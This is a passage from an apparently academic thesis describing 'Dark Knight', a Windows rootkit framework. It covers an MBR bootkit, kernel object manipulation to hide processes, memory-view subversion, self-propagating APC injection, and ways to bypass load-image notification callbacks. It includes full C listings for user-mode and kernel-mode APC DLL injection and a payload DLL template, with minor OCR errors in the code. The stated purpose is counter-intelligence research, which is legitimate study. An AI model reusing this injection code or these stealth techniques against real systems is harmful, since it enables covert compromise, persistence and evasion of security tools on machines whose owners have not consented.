


Figure 3.4: *Sidewinder* technique for injecting autonomous payload that continues migration through unique system processes.

technique in order to make the driver kernel-mode resident using the `loader` to bootstrap the driver and execute `DriverEntry`. The `Core` tasking is executed that locates a target process, as in *Trident*, and initiates the injection. The driver injects

the payload into the target process using a user-mode APC. To bypass detection methods using `PsSetLoadImageNotifyRoutine` the driver exits prematurely without returning `true`, although the figure shows a configuration that properly unloads with `DriverUnload` for completeness. The payload is fully autonomous and upon completing its tasking in the target process it locates a new target process, injects into it using an appropriate user-mode injection mechanism and exits from the local process. This mechanism is free to continue until the embedded tasking orders it to complete or the machine halts. Upon the machine restarting the bootstrapping `loader` reinitializes the process.

The actual injection sequence between user-mode threads, once the initial driver has exited and the first thread has executed the payload, is shown in Figure 3.5. This shows the process through which the tasking payload is executed, the proper libraries get loaded with `GetProcAddress` and `LoadLibrary`, a new thread is selected and acquired, and the APC is allocated and injected into the new thread with `QueueUserApc`. Once this is accomplished the current thread's memory is destroyed to remove trace evidence. This completes the self-replicating process through which the user-mode payload is capable of propagating endlessly without kernel-mode intervention.

## 3.3 Summary

This chapter presented a detailed overview of the internal workings of APCs. We have shown how they are used pervasively throughout the Windows kernel to support everything from I/O and timing to thread creation and termination. Through the dissection of their internal constructs we now understand their various operating modes—*user-mode*, *kernel-mode* and *special kernel-mode*—and the requirements




Figure 3.5: Autonomous payload injected with *Sidewinder* for rapid migration between user-mode processes and threads.

associated with each mode in order for APC firing to occur in a target process or thread.

With the acquired information from the APC blueprint we explored the capability

of APCs to perform injection. With injection we are able to insert a payload into a process' context and have it execute while masking the payload's origin. This gives rise to two separate techniques: *Trident* in which we control a distributed injection framework across all threads executing within the OS using a kernel-mode to user-mode firing mechanism, and *Sidewinder* in which we use a user-mode to user-mode mechanism to fire a single payload into a thread that propagates through the system autonomously executing our desired payload.

These findings support the criteria outlined in Section 2.2, and are evidence of the capacity of the various researched techniques to support counter-intelligence operations. With these techniques we are able to formulate a framework to support such counter-intelligence operations. We present such a framework in the next chapter.

# Chapter 4

# Dark Knight

This chapter discusses the implementation of *Dark Knight*, our framework developed to satisfy the requirements based on the criteria outlined in Section 2.2, combining the functionality outlined in Section 2.6 with the capabilities of APCs as explored in Chapter 3. This chapter contains an overview of the different framework components and implementation details of each of the different components.

The *Dark Knight* framework is composed of the following components:

- *MBR Bootkit*: The first stage loader of our framework—the bootstrap mechanism that achieves a persistent footprint and initiates kernel-mode residence—is an MBR modification that hooks interrupt `13h` and redirects the bootstrap flow so the system initialization first enters a segment of code controlled by us. This allows us to hijack the normal system execution path so our core system driver can be injected into the Windows bootup process for guaranteed execution as well as bypass signed driver requirements in later versions of the Windows NT line of kernels.
- *Kernel-Mode System Driver*: This is the primary component of *Dark Knight*. It performs all kernel-mode to user-mode interactions within the target OS, it

controls the abstraction-layer and hooks throughout the OS kernel to maintain primacy, and performs the kernel-mode to user-mode APC injections.

- *Payloads*: The various types of packages that can be employed by *Dark Knight*. This includes payloads that investigate malicious threats through dynamic instrumentation, data exfiltration techniques employing covert communication channels to egress acquired intelligence, and various intrusion detection tools.

This chapter explores each of these components in detail while explaining their respective function within the framework. As such, the chapter is broken down in a modular fashion to mimic the framework's construct.

## 4.1 MBR Bootkit

A first stage MBR bootkit loader provides an adequate means of gaining initial control of the target enabling us to load `Dark Knight` with primacy. The technique used in our research follows the methods outlined in Section 2.6.1, using a modified MBR to redirect the initial OS loading through us.

Although we have focused on the employment of an MBR bootkit loader *Dark Knight* can be loaded with any bootstrapping technique. The only requirement is ensuring kernel-mode residency for the driver discussed in the next section.

## 4.2 *Dark Knight* Kernel-Mode Driver

The *Dark Knight* driver is broken into multiple segments. It consists of a subsystem that is loaded into kernel-mode containing units that accomplish various tasks. The first task involves table hooking, DKOM, and virtual memory subversion enabling the necessary level of system modifications to maintain a stealth footprint in kernel-mode




Figure 4.1: *Dark Knight* kernel-mode driver architecture.

while also commandeering the required system objects, such as the system thread table for locating a suitable target thread prior to injection. The second task involves performing transformation remappings against the payloads prior to their injection into the target process or thread's address space. Finally, we discuss implementations of APC injection via our *Trident* and *Sidewinder* techniques, as outlined in Chapter 3.

The architecture of the *Dark Knight* kernel-mode driver is shown in Figure 4.1.

This provides a high-level overview of the kernel-mode primacy tables hook, kernel object manipulation, and virtual memory subversion (Section 4.2.1) as well as the utilization of both the *Trident* and *Sidewinder* injection techniques (Section 4.2.3). This figure neglects the payload remapping methods (Section 4.2.2) as these apply internally to the driver or *Sidewinder* payload and cannot be adaquately evinced.

Together, these pieces build our *Dark Knight* framework, supporting counter-intelligence investigations. This section will discuss each of these components and provide an implementation specific analysis of each.

### 4.2.1 Kernel-Mode Primacy

The first segment of our driver achieves kernel-mode dominance, hooking and modifying required system objects in order to remain concealed while enabling our developed APC payload injection techniques. This subsection discusses how *Dark Knight* accomplishes this, utilizing table hooking, DKOM, and virtual memory subversion.

#### Table Hook and DKOM

The seizure made by the driver follows the tactics outlined in Section 2.6.2, hooking the kernel debugger structure (`KDDEBUGGER_DATA64`) in order to access the non-exported functionality. Once this is done the driver continues to hook the system thread table (`PspCidTable`) to allow for both a complete view of the system's processes and threads as well as the ability to manipulate any given executive process (`EPROCESS`) or thread (`ETHREAD`) structure. The DKOM component can be used to make any process or thread on the system invisible, to control the alertable nature of any process or thread in order to force them to execute APCs, as well as any other

alteration to kernel-mode or user-mode objects that enable covert influence over the system. It is also possible to hijack any, or all, of the tables outlined in Section 2.3.2, enabling any of the techniques described in the aforesaid section to be utilized by *Dark Knight*.

#### Virtual Memory Subverter

It is also useful to employ the tactics of the Shadow Walker rootkit, as was discussed in Section 2.3.2. This technique enables redirection of R/W accesses to different virtual memory locations, making any region viewed via a R/W access look benign, while mapping the executable memory directly to the desired code segment. By changing the view between a R/W and an execution we are able to make the central driver virtually invisible by hiding from any R/W accesses. This makes it increasingly difficult for any scanning program to locate the driver, if the driver is required to remain persistent on the system. If we are using the *Sidewinder* technique, rapidly firing through memory between different processes and threads, then we have no requirement to keep the driver persistent, and can instead use the half-loader technique in which we prematurely exit the `DriverEntry` prior to returning a successful status code [60], briefly described in Section 3.2.2.

### 4.2.2 Payload Remapping Methods

Three payload remapping techniques are explored. These utilize different mechanisms in positioning injected payloads within a target process or thread's address space. If we did not perform a remapping transformation then injected execution would halt or crash the target due to the relative offsets being incorrect. The techniques

investigated include: metamorphic payload generation, DLL injection using position independence, and Portable Executable (PE) code injection with relocation table code remapping.

### Metamorphic Payload Generation

If we intend to inject a payload composed of shellcode into a target process or thread then we must dynamically transform the shellcode sequence prior to injecting the payload into memory. Normally shellcode is written based on a defined set of expectations that occur in a faulty utilization of the stack or heap. We are aware of the offsets within the shellcode (or have a high certainty when predicting their location), and are free to define them during their construction. Unfortunately for us, this is not the case. The location of the injected code constantly changes between every injection, and therefore we must calculate any dynamic offsets using metamorphic techniques during both pre- and post-injection.

Listing 4.1: Metamorphic payload structure.

```
#define MAX_OFFSETS     1024
#define MAX_INST        128

typedef VOID (*PINJECTSTART)(PVOID, PVOID, PVOID);  // Start of injectable routine
typedef VOID (*PINJECTEND)();                       // End of injectable routine

typedef struct _METAMORPHIC_SHELLCODE               // Dynamic payload struct
{
    UCHAR           cTransforms[MAX_OFFSETS][MAX_INST]; // Transform  instructions
    PINJECTSTART    pStart;                         // Pointer to start of routine
    PINJECTEND      pEnd;                           // Pointer to end of routine
} MM_SHELL, *PMM_SHELL;
```

In order to accomplish this we've created the structure shown in Listing 4.1, `_METAMORPHIC_SHELLCODE`. This structure contains pointers to the start, `pStart`, and end, `pEnd`, of the injectable shellcode, as well as a set of transformations to be made.

For each transformation instruction $i$ there is an entry in `cTransformations` that outlines the necessary operations that are required for the shellcode to properly execute. As an example, the offset at `0x000001a8` in the shellcode requires the transformation shown in Listing 4.2. This sequence of instructions starts by altering the contents of `0x000001a8` to point to `0x000001d0`, i.e. `0x000001a8 + 0x28`, as outlined by the `REF` mnemonic and finishes by altering the segment of memory starting at `0x000001d0` to contain the string following the `INSERT` mnemonic. This occurs after the shellcode has been injected, as denoted by the `POST` mnemonic. Alternatively, to perform alterations prior to injection the `PRE` mnemonic can be used.

Listing 4.2: Metamorphic transformation sequence for inserting text string into payload and linking to associated location.

```
POST REF:[0x000001a8:+0x28] AND INSERT:[0x000001d0]=\"C:\\WINXP\\System32\\cmd.exe\"
```

The remainder of this thesis employs metamorphic payload generation in examples. This offers the highest level of covert footprint as it doesn't necessitate the on-disk presence incurred by DLL injection, discussed next. Also, no secondary tool for PE relocation information extraction is needed, as required when utilizing relocation table remapping to inject a PE, discussed at the end of this subsection.

### Position Independence via DLL Injection

An alternative form of injection—currently employed by TDL [64] and ZeroAccess [58]—is DLL injection allowing PIC execution. DLL-based payloads can be built using the WIN32API enabling PIC injection into target processes. Once the DLL is created it is injected using the method shown in Listing 4.3, as outlined by Sensey [82]. This technique operates purely in user-mode.

Listing 4.3: User-mode APC injection of a DLL.

```
// function pointer to NtMapViewOfSection
typedef NTSTATUS (WINAPI *PNTMAPVIEWOFSECTION)(HANDLE, HANDLE, LPVOID, ULONG, SIZE_T,
                  LARGE_INTEGER*, SIZE_T*, SECTION_INHERIT, ULONG, ULONG);

void UserModeApcInjectDLL(PCHAR procName, PCHAR dllName)
{
    PNTMAPVIEWOFSECTION NtMapViewOfSection =
             (PNTMAPVIEWOFSECTION) GetProcAddress(GetModuleHandle("ntdll.dll"),
                                                  "NtMapViewOfSection");
    HANDLE              hFile;
    PCHAR               pcView             = NULL;
    LPVOID              lpRemote           = NULL;
    LPVOID              lpLoadLib          = NULL;
    ULONG               ulViewSize         = 0;
    PROCESS_INFORMATION piInfo;
    STARTUPINFO         stInfo;
    DWORD               status             = 0;

    if (!NtMapViewOfSection) status = -1;

    // create a file mapping
    hFile = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_READWRITE,
                              0, strlen(dllName) + 1, NULL);

    if (!hFile) status = -1;

    // create view of file mapping
    pcView = MapViewOfFile(hFile, FILE_MAP_ALL_ACCESS, 0, 0, 0);

    if (!pcView)
    {
        CloseHandle(hFile);
        status = -1;
    }
    else
    {
        strcpy(pcView, dllName);
    }

    // start injectable process
    ZeroMemory(&piInfo, sizeof(piInfo));
    ZeroMemory(&stInfo, sizeof(stInfo));
    stInfo.cb = sizeof(STARTUPINFO);

    // create thread in suspended mode
    if (CreateProcess(procName, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED,
                      NULL, NULL, &stInfo, &piInfo))
    {
        // map DLL into created thread
        if (NtMapViewOfSection(hFile, piInfo.hProcess, &lpRemote, 0, 0, NULL,
                               &ulViewSize, ViewShare, 0, PAGE_READONLY) == 0)
        {
            lpLoadLib = (LPVOID) GetProcAddress(GetModuleHandle("kernel32.dll"),
                                                "LoadLibraryA");

            // add APC to created process
            if (!QueueUserAPC((PAPCFUNC) lpLoadLib,
                              piInfo.hThread,
                              (ULONG_PTR) lpRemote))
```

```
            {
                status = -1;
            }
        }
        else
        {
            status = -1;
        }

        // resume suspended thread
        ResumeThread(piInfo.hThread);
        CloseHandle(piInfo.hThread);
        CloseHandle(piInfo.hProcess);
    }
    else
    {
        status = -1;
    }

    UnmapViewOfFile(pcView);
    CloseHandle(hFile);

    return (status);
}
```

Calling `UserModeApcInjectDLL` enables the injection of a payload DLL into a target process. For example, calling `ApcInjectDLL("iexplore.exe", "payload.dll")` will inject `payload.dll` into a new instance of Internet Explorer. This process starts by creating a function pointer to `NtMapViewOfSection`, a kernel-mode system service routine that maps a view of the selected virtual address space section of the target process. We acquire this pointer by getting the address of `NtMapViewOfSection` from `ntdll.dll` with `GetProcAddress`. We then proceed to create a file mapping of the payload DLL, as specified by `dllName`. We create our mapping with `CreateFileMapping` and map the view of our payload into the address space of the target process with `MapViewOfFile`. We then create a suspended thread with `CreateProcess` and, using our `NtMapViewOfSection` function pointer, we map our payload DLL into the created thread. We complete the DLL injection process issuing a call to `QueueUserAPC` to queue an APC to our created thread that will ensure execution once the thread is resumed. We complete the entire process by cleaning up

our open handles, resuming our thread and unmapping our view. This can also be used to inject into an existing process using `OpenProcess` instead of `CreateProcess`.

We have furthered this technique by moving the injection routine from user-mode into our kernel-mode driver, enabling injection into user-mode processes using the technique shown in Listing 4.4. This process begins by searching through the target process' loaded module list in order to acquire the base address of `kernel32.dll`. This is achieved by walking through the target process' executive process (`EPROCESS`) structure, accessing the process execution block (`PEB`), and finally accessing the process' associated loader data (`PEB_LDR_DATA`). Via the loader data we can walk through each entry (`LDR_DATA_TABLE_ENTRY`) until we locate the desired entry. From the returned entry we can use the base address of `kernel32.dll` (`DllBase`) as a handle to the DLL, which is used to locate the address of `LoadLibrary` via `GetProcedureAddress`, a modified version of `GetProcAddress` that operates in kernel-mode. This routine completes by utilizing the steps of *Trident*, opening a handle to the target process with `ZwOpenProcess` and inserting the path of our payload DLL into memory via `ZwAllocateVirtualMemory`. Finally, we initialize our APC object with the `PKNORMAL_ROUTINE` parameter set to our acquired address of `LoadLibrary` with the context set to the path of our payload DLL, and insert the APC into the target process' queue. When the APC next fires `LoadLibrary` is called and our payload DLL is loaded into the target process' address space.

Listing 4.4: Kernel-mode APC injection of a DLL.

```
NTSTATUS KernelModeApcInjectDll(PETHREAD peThread,
                                PEPROCESS peProcess,
                                PCHAR pcDllInject)
{
    NTSTATUS              status          = STATUS_UNSUCCESSFUL;
    PKAPC                 pkApc           = NULL;
    KAPC_STATE            ApcState;
    UNICODE_STRING        sKernel32Dll;
```

```
PKTHREAD              pkTargetThread  = NULL;
HANDLE                hProcId;
OBJECT_ATTRIBUTES     objAttribs      = {sizeof(OBJECT_ATTRIBUTES)};
PVOID                 pMemory         = NULL;
DWORD                 cDllInjectLen   = 0;
PUNICODE_STRING       pDllName        = NULL;
PPEB                  pPeb            = NULL;
PPEB_LDR_DATA         pPebLdrData     = NULL;
PLDR_DATA_TABLE_ENTRY pLdrListStart   = NULL;
PLDR_DATA_TABLE_ENTRY pLdrListEntry   = NULL;
BOOLEAN               bMatch          = false;
PVOID                 pLoadLibrary    = NULL;

// Initialize the string we're looking for (kernel32.dll)
RtlInitUnicodeString(&sKernel32Dll, L"*KERNEL32.DLL");

// Get the length of the name of the injectable DLL
cDllInjectLen = strlen(*pcDllInject) + 1;

// Attach to the target process' stack
KeStackAttachProcess(&(peProcess->Pcb), &ApcState);

// Acquire PEB structure
pPeb = peProcess->Peb;

// Acquire PEB_LDR_DATA struct from EPROCESS
pPebLdrData = peProcess->Peb->Ldr;

pLdrListStart = (PLDR_DATA_TABLE_ENTRY) pPebLdrData->InLoadOrderModuleList.Flink;
pLdrListEntry = (PLDR_DATA_TABLE_ENTRY) pLdrListStart->InLoadOrderLinks.Flink;

// Iterate through PEB_LDR_DATA
do
{
    pDllName = &(pLdrListEntry->BaseDllName);

    // Is this the correct module?
    if (FsRtlIsNameInExpression(&sKernel32Dll, &(pLdrListEntry->BaseDllName),
                                true, 0))
    {
        // If this is a match move on
        bMatch = true;
    }
    else
    {
        // If this isn't a match keep searching until we find the proper DLL
        pLdrListEntry = pLdrListEntry->InLoadOrderLinks.Flink;
    }
} while ((pLdrListStart != pLdrListEntry)  && (bMatch == false));

// If we located kernel32.dll
if (bMatch)
{
    // Get the address of LoadLibrary with modified kernel-mode GetProcAddress
    pLoadLibrary = GetProcedureAddress(pLdrListEntry->DllBase,
                                       pLdrListEntry->SizeOfImage,
                                       "LoadLibraryExA");

    if (pLoadLibrary != NULL)
    {
        // Open a handle to the target process
```

```
            if (NT_SUCCESS(ZwOpenProcess(&hProcId, PROCESS_ALL_ACCESS,
                                         &objAttribs, &(peThread->Cid))))
            {
                // Allocate virtual memory in target
                if (NT_SUCCESS(ZwAllocateVirtualMemory(hProcId, &pMemory, 0,
                                                       (PSIZE_T) &cDllInjectLen,
                                                       MEM_RESERVE | MEM_COMMIT,
                                                       PAGE_READWRITE)))
                {
                    if (pMemory != NULL)
                    {
                        pkTargetThread = &(peThread->Tcb);

                        // Place the injectable DLL's location in memory
                        strncpy((PCHAR) pMemory, *pcDllInject, cDllInjectLen);

                        // Detach from process
                        KeUnstackDetachProcess(&ApcState);

                        // Allocate pool
                        pkApc = (PKAPC) ExAllocatePool(NonPagedPool, sizeof(KAPC));

                        if (pkApc != NULL)
                        {
                            // Initialize APC
                            KeInitializeApc(pkApc,
                                            pkTargetThread,
                                            0,
                                            (PKKERNEL_ROUTINE) &ApcKernelRoutineDll,
                                            0,
                                            (PKNORMAL_ROUTINE) pLoadLibrary,
                                            UserMode,
                                            pMemory);

                            // Insert APC into queue
                            KeInsertQueueApc(pkApc,
                                             0,
                                             0,
                                             IO_NO_INCREMENT);

                            status = STATUS_SUCCESS;
                        }
                    }
                }

                ZwClose(hProcId);
            }
        }
    }
    else
    {
        KeUnstackDetachProcess(&ApcState);
    }

    return (status);
}
```

Once user-mode or kernel-mode DLL injection has occurred the payload's entry-point (`DllMain`) is called and a thread is spawned and executed. Listing 4.5 shows an example DLL payload, where `PayloadThread`—the function containing all payload-related functionality—is executed in a newly created thread within the target process' context via `CreateThread`. We utilize thread spawning to minimize the amount of time spent in `DllMain` in order to avoid a deadlock race condition with the process' loader lock [83].

DLL injection utilizing APCs simplifies the overhead of performing metamorphic payload generation and injection. It is also apparent that the kernel-mode to user-mode and user-mode to user-mode DLL injection methods enable both of our *Trident* and *Sidewinder* techniques, as discussed in Chapter 3. The downside of this method is that it leaves evidence behind as the DLL exists temporarily on-disk prior to injection and the DLL appears in the process' loaded module list. Both of these problems can be mitigated. For example, by using the method shown in Listing 4.4 to locate `kernel32.dll` we can unlink our associated DLL entry from the loaded module linked list, thereby making it invisible. A third issue also exists wherein any driver utilizing `PsSetLoadImageNotifyRoutine` is notified of a our payload DLL loading when it is mapped in the target's address space via `LoadLibrary`. This problem can also be bypassed by adding a detour to the OS's implementation of `PsSetLoadImageNotifyRoutine` and filtering its callbacks whenever it executes with `FullImageName` matching one of our payloads. DLL injection is provided as an alternative technique to routine injection in *Dark Knight*.

Listing 4.5: Example of a DLL payload used in kernel-mode or user-mode DLL APC injection.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

DWORD WINAPI PayloadThread(LPVOID lpData)
{
    // Execute payload

    return (1);
}

extern "C" __declspec(dllexport) BOOL WINAPI DllMain(HINSTANCE hInst,
                                                     DWORD     dwReason,
                                                     LPVOID    lpReserved)
{
    HANDLE hThread;       // Thread handle
    DWORD nThread;        // Thread ID

    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
            // Create a new thread
            if ((hThread = CreateThread(NULL, 0, PayloadThread, NULL,
                                        0, &nThread)) != NULL)
            {
                // Close thread handle
                CloseHandle(hThread);
            }
            break;

        case DLL_PROCESS_DETACH:
            break;

        case DLL_THREAD_ATTACH:
            break;

        case DLL_THREAD_DETACH:
            break;
    }

    return (true);
}
```

### PE Injection with Relocation Remapping

Following the metamorphic payload generation, we are able to avoid the use of transformation sequences by creating user-mode programs with the WIN32API and removing their PE headers while extracting the relocation information as stored in the `.reloc` section of the PE. The relocation information outlines the address remappings

based on a dynamic loading point; if the program loads in a virtual address space different than that originally specified then the PE loader repairs the locations using the `.reloc` section, otherwise it is discarded [84]. This data can be ascertained with Matt Pietrek's PEDUMP utility [85].

The `.reloc` section is the segment used by DLLs for PIC, although in this case it acts as PIE for PEs. This method shares many similarities with the metamorphic payload generation technique—the transformation sequences are represented as relocation information—but it requires an additional utility to extract the `.reloc` section and convert it into a format useable by *Dark Knight*.

### 4.2.3 Payload Injector

Once the payload is available (via one of the techniques outlined in Section 4.2.2) we must inject the payload into the target process. This follows the injection methodology described in Chapter 3, enabling *Dark Knight* to execute code asynchronously of the driver in the context of any desired process or thread on the system. This may include the deployment of communication channels for data exfiltration purposes, injecting custom redirection calls that allow the alteration of specific functionality within a resident malicious threat, or any other desired payload.

To initiate this sequence we must first verify that the target process has the required modules loaded to ensure our shellcode will run unencumbered. This can be avoided by adding additional `LoadLibrary` calls to the start of the payload in order to load the necessary modules, but this method may trigger alarms if any alerting software notices dynamic loading of modules at runtime. To avoid this, we use the method in Listing 4.6, outlined by MSDN [86]. This technique relies on user-mode

to perform loaded module enumeration, but an alternative kernel-mode technique can also be employed by walking the `EPROCESS` structure or by performing an initial injection of Listing 4.6 into the process and analyzing the result from kernel-mode.

Our `GetProcModules` user-mode payload opens the target process specified by `dwProcId` with `OpenProcess` and iterates through the process' modules with `EnumProcessModules`. We acquire the name of each module with `GetModuleFileNameEx`. We can communicate with the core kernel-mode driver via pipes, input/output controls (IOCTL), or various other Inter-Process Communication (IPC) mechanisms.

Listing 4.6: Enumerating all modules for a target process.

```
#define MAX_MODS 1024

void GetProcModules(DWORD dwProcId)
{
    HMODULE  hMods[MAX_MODS];
    HANDLE   hProc;
    DWORD    dwCbNeeded;

    proc = OpenProcess(PROCESS_QUERY_INFORMATION, PROCESS_VM_READ, FALSE, dwProcId);

    if (proc != NULL)
    {
        if (EnumProcessModules(hProc, hMods, sizeof(hMods), &dwCbNeeded))
        {
            // Iterate through all modules belonging to process
            for (unsigned int i = 0; i < (dwCbNeeded / sizeof(HMODULE)); i++)
            {
                TCHAR strModName[MAX_PATH];

                if (GetModuleFileNameEx(hProc, hMods[i], strModName, sizeof(
                    strModName) / sizeof(TCHAR)))
                {
                    // Acquire name of all loaded modules
                }
            }
        }
    }

    CloseHandle(hProc);
}
```

After verifying that the necessary modules are already loaded into the target process we are free to employ our APC injection technique. The payload is injected, executed and control may either return to the core driver or proceed with further

